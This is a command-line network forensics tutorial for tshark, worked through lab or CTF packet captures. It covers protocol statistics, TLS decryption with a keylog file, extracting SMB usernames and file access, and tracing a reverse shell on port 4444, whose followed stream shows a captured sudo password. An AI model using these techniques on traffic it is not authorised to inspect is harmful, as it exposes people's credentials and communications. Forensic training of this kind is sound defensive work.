tshark -r c42-MTA6.pcap -q -z io,phs
```

Protocol Hierarchy Statistics

Filter:

```
eth                                frames:19749 bytes:11775439
 ip                                 frames:19749 bytes:11775439
   udp                               frames:233 bytes:27179
     dhcp                            frames:9 bytes:3122
     llmnr                           frames:8 bytes:576
     nbns                            frames:12 bytes:1320
     dns                             frames:204 bytes:22161
   igmp                            frames:18 bytes:1080
   tcp                               frames:19498 bytes:11747180
     http                            frames:1113 bytes:849501
       data-text-lines              frames:143 bytes:80357
         tcp.segments                frames:97 bytes:52187
       png                             frames:63 bytes:46294
         tcp.segments                frames:58 bytes:42854
       tcp.segments                  frames:2 bytes:1965
     media                           frames:82 bytes:65580
       tcp.segments                  frames:70 bytes:54273
     image-gif                      frames:24 bytes:11439
       tcp.segments                  frames:5 bytes:2211
     image-jfif                      frames:59 bytes:43019
       tcp.segments                  frames:58 bytes:42008
     json                            frames:6 bytes:3003
       tcp.segments                  frames:3 bytes:633
     data-text-lines               frames:2 bytes:1005
```

Filter Between Two IPs

Let's say we want to know when a local machine (192.168.1.26) communicated out to an external public IP (24.39.217.246) on UDP

There are loads of ways to do this, but I'll offer two for now.

You can eyeball it. The advantage of this method is that it shows the details of the communication on the right-hand side, in stats form (bytes transferred for example). But isn't helpful as you need to focus on every time the colours are on the same row, which is evidence that the two IPs are in communication. So it isn't actually clear how many times these two IPs communicated on UDP

```
tshark -r packet.pcapng -q -z conv,udp |ack '192.168.1.26|24.39.217.246'
```

tshark -r packet.pcapng -q -z conv,udp ack '192.168.1.26 24.39.217.246'						
192.168.1.26:54855	<->	142.250.190.132:443	516	610kB	168	21kB
192.168.1.26:37988	<->	142.250.190.132:443	100	57kB	102	13kB
192.168.1.26:46515	<->	142.250.190.132:443	95	59kB	91	12kB
192.168.1.26:35024	<->	104.21.89.171:443	112	110kB	65	10kB
24.35.154.189:55038	<->	192.168.1.26:53638	80	7,900bytes	0	0bytes
192.168.1.26:53638	<->	52.162.82.248:3544	54	5,981bytes	25	2,565bytes
192.168.1.26:33024	<->	172.217.6.14:443	36	22kB	31	6,208bytes
192.168.1.26:39499	<->	216.58.192.202:443	35	14kB	32	8,115bytes
192.168.0.44:55038	<->	192.168.1.26:53638	60	5,640bytes	0	0bytes
192.168.1.26:53638	<->	52.158.209.54:3544	0	0bytes	49	4,998bytes
192.168.1.26:57504	<->	24.35.154.189:55038	0	0bytes	33	3,230bytes
192.168.1.26:49941	<->	172.217.5.14:443	14	10kB	14	6,511bytes
192.168.1.26:40463	<->	142.250.190.99:443	14	8,476bytes	13	7,314bytes
192.168.1.26:49127	<->	142.250.190.99:443	12	8,937bytes	12	5,951bytes
192.168.1.26:45177	<->	142.250.64.67:443	13	8,674bytes	10	2,948bytes
192.168.1.26:51813	<->	142.250.190.14:443	12	7,944bytes	10	3,856bytes
192.168.1.26:41614	<->	255.255.255.255:137	0	0bytes	21	1,932bytes
192.168.1.26:55207	<->	172.217.4.74:443	9	3,244bytes	9	3,844bytes
192.168.1.26:44622	<->	172.217.4.74:443	9	6,800bytes	7	1,935bytes
192.168.1.26:41598	<->	142.250.190.99:443	9	6,797bytes	7	1,934bytes
68.66.175.202:63654	<->	192.168.1.26:53638	15	1,490bytes	0	0bytes
68.63.200.227:56004	<->	192.168.1.26:53638	7	785bytes	5	506bytes
24.39.217.246:54150	<->	192.168.1.26:53638	9	846bytes	0	0bytes
192.168.1.26:53638	<->	40.65.246.52:3544	0	0bytes	9	918bytes
99.102.208.234:58983	<->	192.168.1.26:53638	9	846bytes	0	0bytes
68.66.175.202:63654	<->	192.168.1.26:51302	9	878bytes	0	0bytes
192.168.1.26:36116	<->	192.168.1.10:53	1	289bytes	1	84bytes
192.168.1.26:52064	<->	192.168.1.10:53	1	191bytes	1	88bytes
192.168.1.26:58432	<->	192.168.1.10:53	1	421bytes	1	98bytes
192.168.1.26:45191	<->	192.168.1.10:53	1	212bytes	1	97bytes
192.168.1.26:59660	<->	192.168.1.10:53	1	273bytes	1	111bytes
192.168.1.26:53638	<->	52.162.82.249:3544	1	151bytes	1	103bytes
192.168.1.26:57504	<->	52.162.82.248:3544	1	151bytes	1	103bytes
192.168.1.26:57504	<->	52.162.82.249:3544	1	151bytes	1	103bytes
192.168.1.26:51601	<->	52.162.82.248:3544	1	151bytes	1	103bytes
192.168.1.26:51601	<->	52.162.82.249:3544	1	151bytes	1	103bytes
192.168.1.26:33068	<->	52.162.82.248:3544	1	151bvtes	1	103bvtes

remnux@remnux: ~/Desktop/c50-..

An alternate method is to filter by protocol and ip.addr. This is much more sophisticated method, as it allows greater granularity and offers flags to include UTC time. However, the tradeoff compared to the above version is that you don't get stats on the communication, like bytes communicated. You can add verbose flags, however these still don't get stats.

```
tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246'
# | wc -l will let you know the number of communications
```

```
[26-Jun-21 23:42:02 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246'
15806 2021-04-30 01:02:59.312686465 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15808 2021-04-30 01:02:59.315156925 192.168.1.26 → 24.39.217.246 UDP 94 51601 → 54150 Len=52
15825 2021-04-30 01:03:01.270641289 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15851 2021-04-30 01:03:03.273235376 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15865 2021-04-30 01:03:06.356548401 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15942 2021-04-30 01:03:08.255093992 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16095 2021-04-30 01:03:10.255179726 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16695 2021-04-30 01:03:14.363479770 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16810 2021-04-30 01:03:16.249508742 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16955 2021-04-30 01:03:18.253803226 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
[26-Jun-21 23:42:58 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246' | wc -l
10
```

HTTP

We can collect a whole wealth of info on http stats with the `-z` flag

The various HTTP codes and requests in a hierarchy

```
tshark -r c42-MTA6.pcap -q -z http,tree  
#change to http2,tree if necessary
```

HTTP/Packet Counter:								
Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
Total HTTP Packets	982				0.0019	100%	0.2500	214.932
HTTP Request Packets	446				0.0008	45.42%	0.2000	70.785
GET	420				0.0008	94.17%	0.2000	70.785
POST	26				0.0000	5.83%	0.0200	34.851
HTTP Response Packets	421				0.0008	42.87%	0.1500	214.932
2xx: Success	393				0.0007	93.35%	0.1500	214.932
200 OK	368				0.0007	93.64%	0.1500	214.932
204 No Content	22				0.0000	5.60%	0.0200	34.938
206 Partial Content	3				0.0000	0.76%	0.0100	28.035
4xx: Client Error	17				0.0000	4.04%	0.0400	355.168
404 Not Found	10				0.0000	58.82%	0.0400	355.168
408 Request Time-out	7				0.0000	41.18%	0.0200	90.856
3xx: Redirection	10				0.0000	2.38%	0.0100	75.427
302 Found	9				0.0000	90.00%	0.0100	75.427
301 Moved Permanently	1				0.0000	10.00%	0.0100	217.531
5xx: Server Error	1				0.0000	0.24%	0.0100	447.160
503 Service Unavailable	1				0.0000	100.00%	0.0100	447.160
???: broken	0				0.0000	0.00%	-	-
1xx: Informational	0				0.0000	0.00%	-	-
Other HTTP Packets	115				0.0002	11.71%	0.1700	76.833

Part of -z expert will collect all the GET and POST requests. Just scroll down to Chats

```
tshark -r c42-MTA6.pcap -q -z expert
```

```

Chats (1890)
=====
Frequency Group Protocol Summary
 199 Sequence TCP Connection establish request (SYN): server port 80
 201 Sequence TCP Connection establish acknowledge (SYN+ACK): server port 80
   8 Sequence HTTP GET / HTTP/1.1\r\n
   81 Sequence TCP TCP window update
 368 Sequence HTTP HTTP/1.1 200 OK\r\n
   1 Sequence HTTP /s/a/hpc14.png HTTP/1.1\r\n
   1 Sequence HTTP GET /sa/sing/sw_mg_1_4d_orange.png HTTP/1.1\r\n
   1 Sequence HTTP /fd/s/a/hp/bing.svg HTTP/1.1\r\n
   1 Sequence HTTP GET /s/a/bing_p_lg.ico HTTP/1.1\r\n
   1 Sequence HTTP /fd/lis/l?IG=79fd8291061e4f859dd03a7b178643fc&CID=3458EA3D760967B21DD3E222771E668D&Type=Event,CPT&DATA={"p
1,"BC": -1,"H": 812,"BP": 1045,"CT": 1262,"IL": 1} , "ad": [-1, -1, 1017, 531, 1017, 531, 0] , "w3c": "1ffdf0,4a0, , , , 439, , , d
   1 Sequence HTTP /rms/Shared.Bundle/jc/f32398c4/d2458b38.js?bu=rms+serp+Shared%24shared_c.source%2cShared%24env_c.source%2
stom_c.source%2cShared%24event.native_c.source%2cShared%24onHTML_c.source%2cShared%24dom_c.source%2cShared%24coo
   1 Sequence HTTP GET /rms/rms%20answers%20Identity%20Blue$BlueIdentityDropdownBootstrap/jc/afd2a963/04592351.js HTTP/1.1\r\n
   1 Sequence HTTP GET /rms/rms%20answers%20Identity%20Blue$BlueIdentityHeader/jc/6874c2cd/37eb3cec.js HTTP/1.1\r\n
   1 Sequence HTTP GET /rms/rms%20answers%20Identity%20SmrWindowsLiveConnectBootstrap/jc/8e462492/c76620da.js HTTP/1.1\r\n
   1 Sequence HTTP GET /rms/LanguageSwitch/jc/205611af/18f53cbe.js?bu=rms+answers+VisualSystem+LanguageSwitch HTTP/1.1\r\n
   2 Sequence HTTP GET /rms/Framework/jc/9a8b72b2/eb789834.js?bu=rms+answers+BoxModel+config%2crules%24rulesHP%2ccore%2cm
%24resize%2cmmodules%24state%2cmmodules%24mutation%2cmmodules%24error%2cmmodules%24network%2cmmodules%24cursor%2cm
   3 Sequence HTTP HTTP/1.1 206 Partial Content\r\n

```

Resolve Hosts

Collect IPs and the hostname they resolved to at the time

```
tshark -r c42-MTA6.pcap -q -z hosts
```

```
-> tshark -r c42-MTA6.pcap -q -z hosts
# TShark hosts output
#
# Host data gathered from c42-MTA6.pcap

184.84.243.56      a134.lm.akamai.net
68.67.153.172      ib.anycast.adnxs.com
63.219.254.43      a2047.dspl.akamai.net
67.215.253.140     c.statcounter.com
192.0.76.3          pixel.wp.com
54.225.176.90      prod-www-969650565.us-east-1
128.241.217.27     a1861.dsppml.akamai.net
169.54.129.40      api.mixpanel.com
169.54.129.33      api.mixpanel.com
31.13.74.7          scontent.xx.fbcdn.net
169.54.129.12      api.mixpanel.com
169.54.129.5        api.mixpanel.com
67.222.30.115       mergersandinquisitions.com
128.177.96.9        a1168.dsw4.akamai.net
93.184.215.200      cs1.wpc.v0cdn.net
216.59.38.123       c.statcounter.com
104.244.43.71      wildcard.twimg.com
69.49.96.13          altmangc.com
96.17.10.32          a1531.dsw4.akamai.net
96.17.10.25          a1531.dsw4.akamai.net
96.17.10.18          a1531.dsw4.akamai.net
```

Find User Agents

```
tshark -r Voip-trace.pcap -Y http.request -T fields -e http.host -e http.user_agent
```

```
[18-Jun-21 22:49:51 BST] Desktop/Acoustic
-> tshark -r Voip-trace.pcap -Y http.request -T fields -e http.host -e http.user_agent | sort -u
172.25.105.40 Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.1.9) Gecko/20100401
Ubuntu/9.10 (karmic) Firefox/3.5.9
[18-Jun-21 22:49:55 BST] Desktop/Acoustic
```

Get MAC Addresses

It can be useful to know what MAC addresses have been involved in a conversation

```
#I picked FTP as a protocol to filter by, you don't have to. You could remove the
tshark -r packet.pcapng -Y ftp -x -V -P | grep Ethernet | sort -u
```

```
[26-Jun-21 23:21:35 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -Y ftp -x -V -P | grep Ethernet | tee | sort -u
Encapsulation type: Ethernet (1)
Ethernet II, Src: IntelCor_57:47:93 (c8:09:a8:57:47:93), Dst: PcsCompu_a6:1f:86 (08:00:27:a6:1f:86)
Ethernet II, Src: PcsCompu_a6:1f:86 (08:00:27:a6:1f:86), Dst: IntelCor_57:47:93 (c8:09:a8:57:47:93)
[26-Jun-21 23:21:44 BST] Desktop/c50-AfricanFalls3
```

Decrypt TLS traffic

To decrypt network https traffic, you need a decryption key. I'll go over how to get those another time. For now, we'll assume we have one called *tls_decrypt_key.txt*.

This is another instance where, to be honest, Wireshark is just straight up easier to use. But for now, I'll show you TShark. We use decryption keys like so: `-o tls.keylog_file: key.txt`

Sanity Check the Key is working

First, we need to sanity check that we actually have a working decryption key. Nice and simple, let's get some stats about the traffic:

```
tshark -r https.pcapng -q -z io,phs,tls
#re=run and pipe to get line numbers
!! | wc -l
```

Nice and simple, there's not much going on here. Only 12 or so lines of info

```
[27-Jun-21 17:08:01 BST] Desktop/WireDive
```

```
-> tshark -r https.pcapng -q -z io,phs,tls
```

```
=====
```

```
Protocol Hierarchy Statistics
```

```
Filter: tls
```

```
eth frames:3804 bytes:11315444  
ip frames:3804 bytes:11315444  
tcp frames:3804 bytes:11315444  
tls frames:3804 bytes:11315444  
tcp.segments frames:1383 bytes:6377610  
tls frames:1248 bytes:6102128
```

```
=====
```

```
[27-Jun-21 17:08:04 BST] Desktop/WireDive
```

```
-> !! | wc -l
```

```
tshark -r https.pcapng -q -z io,phs,tls | wc -l
```

```
12
```

Well, now let's compare what kind of data we get when we insert our decryption key.

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z io,phs,tls  
#re=run and pipe to get line numbers  
!! | wc -l
```

```
[27-Jun-21 17:10:55 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -z io,phs,tls -q
=====
Protocol Hierarchy Statistics
Filter: tls

eth frames:3804 bytes:11315444
  ip frames:3804 bytes:11315444
    tcp frames:3804 bytes:11315444
      tls frames:3804 bytes:11315444
        tcp.segments frames:1233 bytes:5792538
          tls frames:1112 bytes:5544204
            http frames:1 bytes:4622
              json frames:1 bytes:4622
              data-text-lines frames:1 bytes:4622
                tls.segments frames:1 bytes:4622
              image-jfif frames:66 bytes:40116
                json frames:22 bytes:20457
                data-text-lines frames:3 bytes:1587
                  tls.segments frames:2 bytes:1094
                image-jpg frames:2 bytes:298
                  tls.segments frames:2 bytes:298
                  http frames:2 bytes:298
                    json frames:1 bytes:2312
                    data-text-lines frames:1 bytes:2312
                    websocket frames:22 bytes:6485
                      data-text-lines frames:18 bytes:6099
                        websocket frames:1 bytes:262
```

That's quite a lot more information....61 lines now, significantly more than 12. Which suggests our decryption efforts worked.

```
[27-Jun-21 17:11:14 BST] Desktop/WireDive
-> !! | wc -l
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -z io,phs,tls -q | wc -l
61
[27-Jun-21 17:11:56 BST] Desktop/WireDive
```

Hunting Decrypted Hosts

Now that we've done that, let's go and hunt for some decrypted traffic to look at. We'll start by ripping out all of the website names

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt \
-T fields -e frame.number -e http.host| 
sort -k2 -u
#there's a lot going on here, so just a reminder
# -r means read the given packets
# -o is the decryption key
# -T is where we are changing print format to utilise fields
# -e is where we are filtering to only print the website name and it's correspo
# sort's -k2 flag picks the second column to filter on and ignores sorting on t
# sort -u flag removes duplicate website names
```

In the top half of the screenshot, you can see the results we WOULD have got if we hunted without a decryption key. On the bottom half of the screenshot, you can see we get a lot more information now we can decrypt the traffic.

```
[27-Jun-21 17:20:22 BST] Desktop/WireDive
-> tshark -r https.pcapng -T fields -e frame.number -e http.host | sort -k2 -u
1
738    connectivity-check.ubuntu.com
8      detectportal.firefox.com
153   ocsp.digicert.com
481   ocsp.pki.goog
[27-Jun-21 17:20:32 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt \
> -T fields -e frame.number -e http.host |
> sort -k2 -u
1
738    connectivity-check.ubuntu.com
8      detectportal.firefox.com
6642   files.slack.com
41     firefox.settings.services.mozilla.com
167   incoming.telemetry.mozilla.org
153   ocsp.digicert.com
481   ocsp.pki.goog
222   push.services.mozilla.com
117   snippets.cdn.mozilla.net
675   web01.fruitinc.xyz
6170   wss-primary.slack.com
[27-Jun-21 17:20:40 BST] Desktop/WireDive
```

Get a decrypted stream number

Let's say we've seen a suspicious website (we'll choose web01.fruitinc.xyz), identify it's corresponding packet number (675) and let's go and hunt for a stream number

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -c675 -V -P |
tail -n120 | ack -i --passthru 'stream index'
```

```
Source Address: 192.168.2.244
Destination Address: 192.168.2.20
Transmission Control Protocol, Src Port: 55298, Dst Port: 443, Seq: 644,
Source Port: 55298
Destination Port: 443
[Stream index: 27]
[TCP Segment Len: 405]
Sequence Number: 644      (relative sequence number)
Sequence Number (raw): 742040216
```

Not bad, we've identified the stream conversation is 27. Now let's go and follow it

Following decrypted stream

Let's check on the decrypted TLS interactions first

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q \
-z follow,tls,ascii,27
#follow is essentially follow stream
#tls is the protocol we specify
#ascii is the printed format we want
#27 is the Stream Index we want to follow
```

And here we get the decrypted TLS communication.

```
=====
[27-Jun-21 17:29:26 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z follow,tls,ascii,27
=====

Follow: tls,ascii
Filter: tcp.stream eq 27
Node 0: 192.168.2.244:55298
Node 1: :0
376
GET / HTTP/1.1
Host: web01.fruitinc.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

This screenshot shows what happens if we run the same without the decryption key

```
=====
[27-Jun-21 17:29:33 BST] Desktop/WireDive
-> tshark -r https.pcapng -q -z follow,tls,ascii,27
=====

Follow: tls,ascii
Filter: tcp.stream eq 27
Node 0: :0
Node 1: :0
=====
```

You get much of the same result if we check on HTTP interactions next

```
[27-Jun-21 17:32:51 BST] Desktop/WireDive
-> tshark -r https.pcapng -q -z follow,http,ascii,27
=====
Follow: http,ascii
Filter: tcp.stream eq 27
Node 0: :0
Node 1: :0
=====
[27-Jun-21 17:32:58 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z follow,http,ascii,27
=====
Follow: http,ascii
Filter: tcp.stream eq 27
Node 0: 192.168.2.244:55298
Node 1: 192.168.2.20:443
B76
GET / HTTP/1.1
Host: web01.fruitinc.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```

SMB

Be sure you're using DisplayFilters specific to [SMB1](#) and [SMB2](#)

SMB File Interaction

One of the quickest ways I know to get contextual info on what SMB files were interacted with is `smb.fid`

```
tshark -r smb.pcapng -Y smb2.fid
```

```
[27-Jun-21 10:49:25 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Y smb2.fid | tail -n30
285 18.428247572 192.168.2.2 -> 192.168.2.10 SMB2 175 GetInfo Request FILE INFO/SMB2 FILE ALL INFO File: HelloWorld\TradeSecrets.txt
288 18.428578013 192.168.2.2 -> 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
292 18.436598454 192.168.2.10 -> 192.168.2.2 SMB2 222 Create Response File: HelloWorld
294 18.436735815 192.168.2.2 -> 192.168.2.10 SMB2 168 Find Request File: HelloWorld SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *
297 18.437217424 192.168.2.2 -> 192.168.2.10 SMB2 168 Find Request File: HelloWorld SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *
300 18.437491736 192.168.2.2 -> 192.168.2.10 SMB2 158 Close Request File: HelloWorld
304 18.438344378 192.168.2.10 -> 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
306 18.438503154 192.168.2.2 -> 192.168.2.10 SMB2 175 GetInfo Request FILE INFO/SMB2 FILE ALL INFO File: HelloWorld\TradeSecrets.txt
309 18.438973136 192.168.2.2 -> 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
313 22.675468342 192.168.2.10 -> 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
315 22.675619537 192.168.2.2 -> 192.168.2.10 SMB2 175 GetInfo Request FILE INFO/SMB2 FILE ALL INFO File: HelloWorld\TradeSecrets.txt
318 22.675911713 192.168.2.2 -> 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
322 22.978914352 192.168.2.10 -> 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
324 22.979045348 192.168.2.2 -> 192.168.2.10 SMB2 175 GetInfo Request FILE INFO/SMB2 FILE ALL INFO File: HelloWorld\TradeSecrets.txt
327 22.979494594 192.168.2.2 -> 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
331 23.085592848 192.168.2.10 -> 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
334 23.087316482 192.168.2.10 -> 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
336 23.087528430 192.168.2.2 -> 192.168.2.10 SMB2 175 GetInfo Request FILE INFO/SMB2 FILE ALL INFO File: HelloWorld\TradeSecrets.txt
339 23.087902774 192.168.2.2 -> 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
342 23.088918280 192.168.2.2 -> 192.168.2.10 SMB2 183 Read Request Len:8192 Off:0 File: HelloWorld\TradeSecrets.txt
345 23.098545525 192.168.2.2 -> 192.168.2.10 SMB2 183 Read Request Len:8192 Off:8192 File: HelloWorld\TradeSecrets.txt
```

SMB Users

You can quickly grab usernames/accounts with this command

```
tshark -r smb.pcapng -Tfields -e smb2.acct | sed '/^$/d'
```

I would then grep out for that username, for more info

```
tshark -r smb.pcapng | grep -i 'jtomato'
```

Or fuck it, just grep for user and let the dice fall where the fates' deign.

```
tshark -r smb.pcapng | grep -i 'user'
```

```
[27-Jun-21 10:58:49 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Tfields -e smb2.acct | sed '/^$/d'
jtomato
[27-Jun-21 10:58:51 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -i 'jtomato'
 75 15.613231984 192.168.2.2 → 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
[27-Jun-21 10:59:26 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -i 'user'
 16 1.008529390 192.168.2.2 → 192.168.2.10 SMB 158 Session Setup AndX Request, User: anonymous
 31 1.013510940 192.168.2.2 → 192.168.2.10 SMB 158 Session Setup AndX Request, User: anonymous
 75 15.613231984 192.168.2.2 → 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
 121 16.959661445 192.168.2.2 → 192.168.2.10 SMB2 270 Session Setup Request, NTLMSSP_AUTH, User: \
[27-Jun-21 10:59:43 BST] Desktop/WireDive
```

For general windows users, you can utilise NTLM filters

```
tshark -r smb.pcapng -Y 'ntlmssp.auth.username'
```

```
[27-Jun-21 11:07:48 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Y 'ntlmssp.auth.username'
 75 15.613231984 192.168.2.2 → 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
 121 16.959661445 192.168.2.2 → 192.168.2.10 SMB2 270 Session Setup Request, NTLMSSP_AUTH, User: \
[27-Jun-21 11:07:54 BST] Desktop/WireDive
```

TCP

Attribute Listening Ports

Say you've captured traffic that may have had a reverse shell established.

We can quickly find out the TCP ports and respective IPs that were involved in the communication. Though keep in mind reverse shells can also use UDP ports, and C2 can happen over some wacky stuff like DNS and ICMP (which is ping's protocol).

Here, we get awesome results that let us know 192.168.2.244 was using 4444, which is Metasploit's default port to use

```
tshark -r shell.pcapng -q -z endpoints,tcp
```

	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
192.168.2.5	52242	171	13932	84	7995	87	5937
192.168.2.244	4444	171	13932	87	5937	84	7995
91.189.91.38	80	30	7587	12	5373	18	2214
192.168.2.5	36874	17	2855	10	1535	7	1320
192.168.2.5	36876	13	4732	8	679	5	4053
192.168.2.243	47348	10	911	5	425	5	486
35.224.99.156	80	10	911	5	486	5	425
192.168.2.244	56398	10	911	5	425	5	486
35.222.85.5	80	10	911	5	486	5	425
192.168.2.244	34972	8	2162	5	338	3	1824
192.168.2.5	9999	8	2162	3	1824	5	338
192.168.2.10	139	1	66	1	66	0	0
192.168.2.2	43926	1	66	0	0	1	66


A limitation of the above command however is that it is doesn't give information on WHOMST the malicious port and IP were communicating with. Therefore, we can also deploy this command, which let's us know source and destination IP's relationship, as well as the number of packets communicated in this relationship, and the time duration of this relationship.

```
tshark -r shell.pcapng -q -z conv,tcp
```

	<- Frames	Bytes	> Frames	Bytes	Total Frames	Bytes	Relative Start	Duration
192.168.2.5:52242	<-> 192.168.2.244:4444	87 5,937bytes	84 7,995bytes	171 13kB	0.000000000	243.0223		
192.168.2.5:36874	<-> 91.189.91.38:80	7 1,320bytes	10 1,535bytes	17 2,855bytes	23.641111330	0.4581		
192.168.2.5:36876	<-> 91.189.91.38:80	5 4,653bytes	8 679bytes	13 4,732bytes	41.407729652	0.0440		
192.168.2.243:47348	<-> 35.224.99.156:80	5 486bytes	5 425bytes	10 911bytes	130.390214831	0.1347		
192.168.2.244:56398	<-> 35.222.85.5:80	5 486bytes	5 425bytes	10 911bytes	213.575447912	0.1396		
192.168.2.244:34972	<-> 192.168.2.5:9999	3 1,824bytes	5 338bytes	8 2,162bytes	219.408686970	15.8769		
192.168.2.2:43926	<-> 192.168.2.10:139	1 66bytes	0 0bytes	1 66bytes	23.052072590	0.0000		

What Commands did an Adversary Run

Honestly, this is one of those things that is easier done in *Wireshark*. Going to Analyse, Follow, and TCP Stream will reveal much.



If you absolutely want to do this in the command-line, Tshark will allow this. Under `-z` we can see `follow,X`. Any protocol under here can be forced to show the stream of conversation.

```
flow,tcp  
follow,http  
follow,http2  
follow,quic  
follow,tcp  
follow,tls  
follow,udp
```

We can compare what our command-line tshark implementation and our wireshark implementation look like. Though it ain't as pretty, you can see they both deliver the same amount of information. The advantage of Tshark of course is that it does not need to ingest a packet to analyse it, whereas Wireshark does which can come at an initial performance cost.

```
tshark -r shell.pcapng -q -z follow,tcp,ascii,0
```

The screenshot shows a terminal window on the left and a Wireshark window on the right. The terminal window displays the command `tshark -r shell.pcapng -q -z follow,tcp,ascii,0` and its output. The Wireshark window shows the same traffic with a red box highlighting the "Follow TCP Stream (tcp.stream eq 0)" option. Both windows show the same list of packages being updated via apt.

```
[27-Jun-21 12:13:39 BST] Desktop/WireDive  
-> tshark -r shell.pcapng -q -z follow,tcp,ascii,0 | head -n30  
=====  
Follow: tcp,ascii  
Filter: tcp.stream eq 0  
Node 0: 192.168.2.5:52242  
Node 1: 192.168.2.244:4444  
16  
jtomato@ns01:$  
    41  
echo "*umR@Q%4V&RC" | sudo -S apt update  
40  
echo "*umR@Q%4V&RC" | sudo -S apt update  
1  
  
1  
  
81  
